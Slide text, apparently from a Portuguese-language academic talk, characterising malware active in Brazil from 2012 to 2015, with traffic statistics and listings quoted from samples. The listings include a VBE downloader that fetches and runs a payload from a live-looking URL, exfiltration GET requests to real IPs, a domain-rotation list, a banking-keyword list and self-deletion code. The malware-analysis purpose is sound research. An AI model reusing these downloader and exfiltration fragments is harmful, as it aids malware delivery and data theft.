Instalação de BHO no IE	1,03%	1,72%
Tráfego de rede	96,47%	55,18%
Criação de chave no Registro	29,93%	64,71%
Criação de Processo	16,83%	52,19%

Tráfego de Rede

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Parte 1
oooooooooooooooooooo

Parte II
oooooooooooo

Parte III
ooooo

Parte IV
o●oooooooooooo

Parte V
ooooooo

Tráfego de Rede

Tráfego de Rede

Tabela: Informações extraídas do tráfego de rede deste artigo (T) e de [Bayer et al.2009]

Tipo de tráfego	Porcentagem de exemplares				
	2012 (T)	2013 (T)	2014 (T)	2015 (T)	Bayer et al.
TCP	40,87%	41,24%	56,19%	64,24%	45,74%
UDP	52,76%	54,74%	52%	59,42%	27,34%
ICMP	1,28%	1,70%	1,33%	5,63%	7,58%
DNS	52,69%	54,73%	51,98%	49,04%	24,53%
HTTP	38,63%	39,69%	52,03%	44,93%	20,75%
SSL	5,30%	5,62%	4,64%	6,53%	0,23%

Parte 1
oooooooooooooooooooo

Parte II
oooooooooooo

Parte III
oooo

Parte IV
oo●oooooooooooo

Parte V
ooooooo

Tráfego de Rede

Portas e Protocolos I

% Exemplares	Portas	Serviço Conhecido
41.13%	53	DNS
44.85%	80	HTTP
39.68%	49000-49999	Unknown
5.60%	443	HTTPS
2.88%	139	NETBIOS

Tabela: Tráfego de rede pelo número da porta.

Tráfego de Rede

Portas e Protocolos II

% Exemplares	Protocolo
50.94%	HTTP
50.13%	DNS
3.03%	SSL
0.56%	SMTP
0.27%	FTP

Tabela: Tráfego de rede por protocolo.

Tráfego de Rede

Hosts

% Exemplares	Host
22.45%	google.com
22.43%	google-public-dns-a.google.com
5.34%	akamaitechnologies.com
4.50%	1e100.net
3.32%	amazonaws.com
1.50%	cloutuol.com.br
1.27%	locaweb.com.br
0.94%	uol.com.br
0.77%	secureserver.net
0.69%	a-msedge.net

Tabela: Tráfego de rede por domínio.

Tráfego de Rede

Distribuição Geográfica dos *hosts* I

% Exemplares	País
57.80	United States
24.69	Brazil
2.60	Germany
2.33	France
1.99	Russian Federation
1.91	Canada
1.70	United Kingdom
1.68	Netherlands
0.94	Korea Republic
0.87	Poland
0.87	Italy

Tabela: Tráfego de rede por país.

Parte 1

Parte II

Parte II

Parte IV

oooooooooooo

Parte V

Tráfego de Rede

Distribuição Geográfica dos *hosts* III



Figura: Distribuição geográfica dos IPs.

Tráfego de Rede

Rotação de domínios

Listagem 6: Arquivo XML embutido em um exemplar.

```
1 <dhits>
2 <dhit1>http://www.ekokobi.com</dhit1>
3 <dhit7>http://www.egitimnerede.com</dhit7>
4 <dhit22>http://www.emlakguncel.com</dhit22>
5 <dhit24>http://www.konutturk.net</dhit24>
6 <dhit25>http://nobleandroyal.com</dhit25>
7 <dhit27>http://club.nobleandroyal.com</dhit27>
8 </dhits>
```

Tráfego de Rede

Exfiltração de dados

Listagem 7: Dados do sistema.

```
1 GET 176.31.114.92 /e/j.php?a=Win7&b=WIN7_VM1
```

Listagem 8: Notificação de instalação.

```
1 GET 216.245.218.194  
2 /painel/?add=1&inf=Killer%20v.1.90.0.498%20(  
     Installed%20on%20WIN_7)
```

Tráfego de Rede

Exfiltração de dados

Listagem 9: Dados geográficos.

```
1 GET counter1.webcontadores.com:8080
2 /private/poinTeur/poinTeur.gif?|4
   f30e4bc811da1621ce33b8ae71b43c4|600*
   800|pt|32|1408149150|
   e70fc087a849c99ba4735e24590176bc|computer|
   windows|7|internet+explorer|7|Brazil|BR
   |-22.900000|-47.
   083302|Campinas|Universidade+Estadual+de+
   Campinas+-+UNICAMP|-14400|0|1432126706|ok|http
   %3A//211.179.234.210%3A8000/design07/user/user
   /          freeboard/curriculos.htm||js
   |143.106.60.67|||&init=1408149150243
```

Decisões de Projeto

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Decisões de Projeto

Malware sensível a contexto

Listagem 10: Arquivo XML embutido em um exemplar.

```
1 <palavras>
2   <palavra>boleto</palavra> <palavra>Conta</
3     palavra>
4   <palavra>autoatendimento</palavra> <palavra>bank</
5     palavra>
6   <palavra>CDB</palavra> <palavra>celular</palavra>
7
8   <palavra>cheques</palavra> <palavra>VGBL</
9     palavra> </palavras>
```

Decisões de Projeto

Remoção de evidências

Listagem 11: Exemplar de malware remove a si próprio.

```
1 %1
2 Erase "C:\ Monitor\Malware\Curriculum.com"
3 If exist "C:\ Monitor\Malware\Curriculum.com" Goto
   1
4 Erase "C:\ Monitor\Malware\Curriculum.bat"
```

Decisões de Projeto

Terminal e escalada de privilégios

Listagem 12: Passagem de argumentos através do terminal.

```
1 cmd.exe
2 /t:library /utf8output /R:"System.dll" /R:"System.
   Data.dll"
3 /R:"System.Drawing.dll" /R:"System.Management.dll"
   /R:"System.Windows.Forms.dll"
4 /R:"System.Xml.dll" /out:"C:\Users\Win7\AppData\
   Local\Temp\sa5hy_t1.dll" /debug-
5 "C:\Users\Win7\AppData\Local\Temp\sa5hy_t1.0.vb"
```

Decisões de Projeto

Ofuscação de JavaScript

Listagem 13: Javascript ofuscado.

```
1 if (a==null || b.p<a.p) a=b}); a==null&&$(window).  
    load(function(){o(a)}))})()
```

Listagem 14: Javascript ofuscado.

```
1 .protocol == "https:" ? "https://s." : "http://e  
    .") +  
2 ".server.com/q.js"
```

Listagem 15: JS threats: obfuscated statement.

```
1 var Owj = krs('  
    vonyjtznkfuxwmseruhibrIcartdcqtcgpoos').substr  
    (0, Uhk);
```

Decisões de Projeto

Ofuscação de Javascript

Listagem 16: JS threats: deobfuscation routine.

```
1 def dec(z):
2     u=269863
3     for q in xrange(0 ,len(z)):
4         i=u*(q+118)+(u%39272)
5         f=u*(q+177)+(u%44074)
6         r = i % len(z)
7         j = f % len(z)
8         y = z[r]
9         z[r]=z[j]
10        z[j]=y
11        u=(i+f) % 4206333
12    return z
13 print(' '.join(dec(list(sys.argv[1]))[:11]))
```

Decisões de Projeto

Ofuscação de Javascript

Listagem 17: JS threats: deobfuscated statement.

```
1 python decode.py  
    vonyjtznkfuxwmseruhibrlicartdcqtcgpoos  
2 constructor
```

Decisões de Projeto

Ameaças VBE

Listagem 18: Código VBE.

```
1 questao = "http://bailedogege.com/Faculdade/Walts
2       .zip"
3 DIKMOOOBAILARINAQSSSSVVVV111113333 = "\monumento
4       .zip"
5 iOxpALzP = BAILARINA &
6       DIKMOOOBAILARINAQSSSSVVVV111113333
7 Set universal = CreateObject("MSXML2.XMLHTTP")
8 universal.open "GET", questao, False
9 universal.send
10 If reileao.FileExists(BOIUTYX) Then
11 Set torres = WScript.CreateObject(
12   "WScript.Shell" )
13 torres.Run(BOIUTYX)
```

Decisões de Projeto

Ameaças VBE

Listagem 19: Obtenção de informação via SQL query.

```
1 Set Nics=obJWMIService.ExEcQuery("SELECT * FROM  
Win32_NetworkAdapterConfiguration WHERE  
IPEnabled = True")
```

Decisões de Projeto

Ameaças JAR

Listagem 20: Ofuscação de arquivo JAR descompilado.

```
1 public static void main(String args[]) {  
2     File jsjmj3194 = new File((new StringBuilder(  
        String.valueOf(bcvsnpdbxw4095("'  
        THKHBIKIKIDJIITJHJIICKHXJKIQJBIXIRIKIK",  
        abdwwhftjb7743))).append("x").toString()  
    ));
```

Listagem 21: Verificação de infecção.

```
1 if(jsmj3194.exists())  
2     System.exit(1);
```

Considerações Finais

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Considerações Finais

Caracterização dos Exemplares

Sumarização

- Extensões de arquivo como forma de atração.
- Formas alternativas de empacotamento.
- Uso de APIs do sistema.
- *Packer* como forma de defesa.
- Foco em roubo de credenciais.
- Distribuição pelo uso de *Downloaders*.
- Baixa interação com o sistema.
- Grande uso de recursos de rede.

Considerações Finais

Limitações

Limitações

- Análise em *Userland*.
- Plataforma Windows.
- Número restrito de amostras.

Considerações Finais

Trabalhos Futuros

Avanços

- Expansão das análises suportadas.
- Integração efetiva com ambiente *bare-metal*.
- Criação de heurísticas de detecção e classificadores adaptativos.
- Identificação, detecção e avaliação da eficácia das técnicas de anti-análise.

Conclusões

Tópicos

- 1 Parte 1
 - Introdução
- 2 Parte II
 - Análise Estática
- 3 Parte III
 - Análise Dinâmica
- 4 Parte IV
 - Tráfego de Rede
 - Decisões de Projeto
- 5 Parte V
 - Considerações Finais
 - Conclusões

Conclusões

Considerações finais

Conclusões

- Simplicidade vs. efetividade dos ataques no cenário nacional.
- Identificação de tendências (CPL e .NET).
- Observação de técnicas de anti-análise.

Conclusões

Mais Informações

Monitoração de comportamento de malware em sistemas operacionais Windows NT 6. x de 64 bits

www.lbd.dcc.ufmg.br/colecoes/sbseg/2014/0015.pdf

Uma Visão Geral do Malware Ativo no Espaço Nacional da Internet entre 2012 e 2015

sbseg2015.univali.br/anais/WFC/artigoWFC02.pdf

Conclusões

Mais Informações II

BehEMOT - Submissão Experimental

behemot-dev.lasca.ic.unicamp.br

Uma Visão Geral do Malware Ativo no Espaço Nacional da Internet - Apresentação no GTS

<https://www.youtube.com/watch?v=Iwy6nuEVNkc>

Ataques e Análises - Vídeos no Youtube

<https://www.youtube.com/user/mfbotacin>

Conclusões

Outras referências

- Grégio, A. R. A.; Afonso, V. M.; Filho, D. S. F.; Geus, P. L.; Jino, M. *Toward a Taxonomy of Malware Behaviors.* Computer Journal, v. 58, p. bxv047-2758-2777, 2015.
- Afonso, V. M.; Amorim, M. F.; Grégio, A. R. A.; Junquera, G. B.; Geus, P.L. *Identifying Android malware using dynamically obtained features.* Journal of Computer Virology and Hacking Techniques, v. 11, p. 9-17, 2014.
- Grégio, A. R. A.; Filho, D. S. F.; Afonso, V. M.; Geus, P. L.; Martins, V. F.; Jino, M. *An empirical analysis of malicious internet banking software behavior.* ACM SAC, 2013.

Parte 1
oooooooooooooooooooo

Parte II
oooooooooooo

Parte III
ooooo

Parte IV
oooooooooooooooooooo

Parte V
oooooooo●

Conclusões

Conclusões

- Dúvidas ?